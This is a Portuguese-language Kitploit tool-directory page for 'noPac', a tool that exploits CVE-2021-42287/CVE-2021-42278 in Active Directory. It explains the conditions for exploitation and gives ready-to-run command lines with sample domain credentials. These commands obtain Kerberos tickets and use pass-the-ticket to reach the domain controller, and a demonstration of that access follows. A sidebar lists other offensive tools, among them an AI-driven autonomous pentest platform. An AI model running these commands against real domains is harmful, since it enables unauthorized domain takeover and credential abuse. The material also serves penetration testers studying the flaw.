
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
noPac — CVE-2021-42287/CVE-2021-42278 Explorador | Kitploit

Ferramentas/GitHubGitHub/trya9ain/nopac
Autenticação e AutorizaçãoEscalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoTestes de Penetração
GitHubtrya9ain/nopac

noPac

CVE-2021-42287/CVE-2021-42278 Explorador

Ver Repositório
14136há 3 anosAinda não revisado
Compartilhar

noPac

Este projeto teve origem no estudo dos princípios do noPac, com algumas alterações baseadas no projeto cube0x0. O código-fonte foi enriquecido com comentários pessoais de compreensão.

  • Removida a funcionalidade Scan, pois considero a função Scan bastante inútil.
  • Adicionada a verificação do valor de MachineAccountQuota; se for 0, o programa é encerrado.
  • Otimizado o tratamento de julgamento ao adicionar uma conta de máquina.
  • Adicionada a saída do TGT.

O artigo de análise da vulnerabilidade pode ser consultado no meu blog: Análise do noPac

Condições de Exploração

noPac é uma combinação das vulnerabilidades CVE-2021-42278 (falsificação de sAMAccountName) e CVE-2021-42287 (engano do KDC). A exploração bem-sucedida requer que ambas as vulnerabilidades sejam satisfeitas simultaneamente.

Método de Uso

Examples: Get TGT and ST

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Examples: PTT

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

O método mais comum é o PTT:

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Demonstração

Não foi possível acessar o DC antes de explorar o noPac.

Explorando noPac.

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Após o PTT, acesse novamente o DC na mesma janela para obter acesso bem-sucedido.

Ambiente de Exploração

Observe que o programa só pode ser executado em máquinas com ambiente .NET 4.0+. O Windows Server 2012 já inclui o .NET 4.0 por padrão, enquanto o Windows Server 2008 inclui o .NET 3.5.

Para verificar a versão do .NET na máquina:

dir c:\Windows\Microsoft.NET\Framework64

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






